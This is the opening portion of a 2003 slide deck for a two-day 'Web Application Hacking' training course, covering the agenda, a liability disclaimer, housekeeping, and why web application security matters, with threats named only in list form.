
Copyright ©2003 by infosecguru.com, All Rights Reserved 1 Web Application Hacking Presented By Michael Spaulding Revision A
Copyright ©2003 by infosecguru.com, All Rights Reserved 2 The information within this presentation may change without notice. The intent of this information is for educational purposes to organizations desiring to understand electronic threats to their security. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties with regard to this information. In no event shall the authors be liable for any damages whatsoever arising out of or in connection with the use or spread of this information. Any use of this information is at the user's own risk. Liability Disclaimer
Copyright ©2003 by infosecguru.com, All Rights Reserved 3 Day 1 Agenda • Introductions/Housekeeping • Internet Crime; Why we are Here! • The Web Developer’s 7 Deadly Sins • OWASP Top 10 List • HTTP & HTML • Using SSL & Proxies • Google Hacking
Copyright ©2003 by infosecguru.com, All Rights Reserved 4 Day 2 Agenda • Fingerprinting Web Servers • Basic Web Application Hacking • Advanced Web Application Hacking • Automated Tool Sets • Final Exam
Copyright ©2003 by infosecguru.com, All Rights Reserved 5 Introductions/Housekeeping Welcome!
Copyright ©2003 by infosecguru.com, All Rights Reserved 6 Introductions • InstructorInstructor • Introduce YourselfIntroduce Yourself – Brief Background – Familiarity & Experience With Web Application Security • ExpectationsExpectations – My Expectations As Your Instructor – The ONE Thing You Want To Learn Most From This Course?
Copyright ©2003 by infosecguru.com, All Rights Reserved 7 Housekeeping Issues • Restrooms • Phones • Messages Number • Fax Number • Breaks and Smoking • Lunch • Miscellaneous
Copyright ©2003 by infosecguru.com, All Rights Reserved 8 Internet Crime Why we are Here!
Copyright ©2003 by infosecguru.com, All Rights Reserved 9 What is Web Application Security? Web Applications exist in many forms. Some search, some count, others even transfer money within your bank accounts. Web Applications are employed to carry out many mission-critical tasks and if anything is certain, our reliance upon web applications will continue to grow. So Simply Put, Web Application Security is the achievement of an acceptable level of security assurance of a web application solution. Security Assurance = CIA
Copyright ©2003 by infosecguru.com, All Rights Reserved 10 Why is web application security important? Before software functionality was capable of being delivered via the web, software developer’s security concerns were relative to network and OS level threats given their user-base was limited to internal or wan networks. All this has now changed. Web developers now create software that runs upon web servers accessed by anyone, anywhere. The scope and magnitude of their software delivery has increased exponentially and in so doing, security issues have also risen that are now web-centric and totally bypass the legacy network and OS based defensive strategy. - Browser Hi-Jacking - Cookie Theft - Server & Client Compromise - Denial of Service - Abuse - User Privacy Invasion

